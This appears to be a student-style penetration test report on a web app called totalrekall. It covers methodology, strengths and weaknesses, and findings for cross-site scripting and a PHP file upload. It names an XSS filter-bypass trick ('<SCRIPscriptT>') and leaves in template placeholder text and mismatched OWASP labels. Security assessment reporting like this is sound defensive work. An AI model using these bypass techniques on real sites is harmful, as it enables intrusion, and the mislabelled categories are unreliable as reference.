| Cybersecurity |
| --- |
| Penetration Test Report |

Rekall Corporation

Penetration Test Report

# 

## Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

[Confidentiality Statement 2](#_30j0zll)

[Contact Information 4](#_1fob9te)

[Document History 4](#_3znysh7)

[Introduction 5](#_2et92p0)

[Assessment Objective 5](#_3dy6vkm)

[Penetration Testing Methodology 6](#_2s8eyo1)

[Reconnaissance 6](#_17dp8vu)

[Identification of Vulnerabilities and Services 6](#_3rdcrjn)

[Vulnerability Exploitation 6](#_26in1rg)

[Reporting 6](#_lnxbz9)

[Scope 7](#_35nkun2)

[Executive Summary of Findings 8](#_44sinio)

[Grading Methodology 8](#_z337ya)

[Summary of Strengths 9](#_3j2qqm3)

[Summary of Weaknesses 9](#_1y810tw)

[Executive Summary Narrative](#_4i7ojhp) 10

[Summary Vulnerability Overview 1](#_2xcytpi)3

Vulnerability Findings [1](#_1ci93xb)4

# 

## Contact Information

| **Company Name** | SIKYU TECH |
| --- | --- |
| **Contact Name** | Steven Mercado |
| **Contact Title** | Senior Penetration Tester |

## 

## Document History

| **Version** | **Date** | **Author(s)** | **Comments** |
| --- | --- | --- | --- |
| 001 | 30/06/2024 | Steven Mercado | Performed pen testing techniques against totalrekall web app. |
|  |  |  |  |
|  |  |  |  |
|  |  |  |  |

# 

## Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks’ and systems’ security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

* Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
* Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
* Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

### Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall’s web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

| **Objective** |
| --- |
| Find and exfiltrate any sensitive information within the domain. |
| Escalate privileges. |
| Compromise several machines. |

# 

## Penetration Testing Methodology

### Reconnaissance

### 

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

### Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker’s point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

### Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

### Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

# 

## Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall’s responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

# 

# 

## Executive Summary of Findings

## 

### Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

**Critical**: Immediate threat to key business processes.

**High**: Indirect threat to key business processes/threat to secondary business processes.

**Medium**: Indirect or partial threat to business processes.

**Low**: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.

Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:

Chart

Description automatically generated with medium confidence

### 

### Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall’s environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

* Input Validation: Certain fields effectively block basic JavaScript payload enclosed in ‘<script></script>’ tags. Advanced Cross-Site Scripting techniques are necessary to exploit these fields.
* SQL Injection Protection: The application is resilient to basic SQL injection methods.
* Robots.txt Configuration: The ‘robots.txt’ file is configured to disallow web crawlers from accessing admin-level data.

### Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

* Input validation: Most input fields are vulnerable to Cross-Site Scripting via script injection.
* File Inclusion Vulnerability: The VR Planner page is open to multiple file inclusion exploits.
* Security Issue: Admin credentials are exposed in the developer tools tab.

## Executive Summary

[Provide a narrative summary of your steps and findings, including screenshots. It’s fine to mention specifics (e.g., used Metasploit to exploit a vulnerable version of DistCC), but do not get too technical in these specifics. This should be an A–Z summary of your assessment.]

SIKYU TECH successfully achieved most objectives outlined in the scope of work. We located and exfiltrated sensitive information, compromising various areas of the website and both Linux and Windows machines. However, we were unable to escalate access privileges within the allocated time.

Our tests revealed several vulnerabilities, primarily related to unauthorized data entry or upload on the website. These vulnerabilities could lead to the theft, alteration, or deletion of customer data. In one instance, administrative credentials were exposed through a command injection attack. Update needed on the Apache server allowed us to access user credential files from a Linux machine. Exploiting these vulnerabilities could cause significant financial and reputational damage to Rekall Corporation.

Additional findings include an exposed password hash on the public Rekall GitHub site, which we used to infiltrate a Windows 10 machine. Rekall’s outdated email technology also poses a vulnerability. We found website settings that could be exploited by online robots and recommend adjustments to mitigate these risks.


Details of each vulnerability and suggested mitigations are provided in the Vulnerability Findings section of our report. Thank you for the opportunity to conduct this test. Please contact us with any questions.


**Day 1: 30-06-2024 - Probing Totalrekall Web App**

**Vulnerability 1: Cross Site Scripting (XSS) - OWASP 7 Identification and Authentication**

**Failures**

**Exploit:** We successfully inserted alert scripts into the input fields for "Begin by entering your name below" and "Comments" on the Welcome page, as well as the "Choose Your Character" field on the Memory Planner page using Cross-Site Scripting (XSS) Although the Memory Planner page had some input validation, we bypassed it with minor modifications, such as using <SCRIPscriptT> instead of <script>. These vulnerabilities could allow an attacker to redirect customers to spoofed pages, install keyloggers, or capture cookies, leading to data theft and unauthorized system access.







**Vulnerability 2: Local File Inclusion (LFI) - OWASP 1 Broken Access Control, 2 Cryptographic**

**Failures, 5 Security Misconfiguration**

**Exploit:** We successfully uploaded a .php script file through the Memory Planner page's file upload area. Since .php files execute scripts on the back-end server, allowing their upload can lead to malicious scripts running against the database, potentially modifying or deleting data and causing system outages.




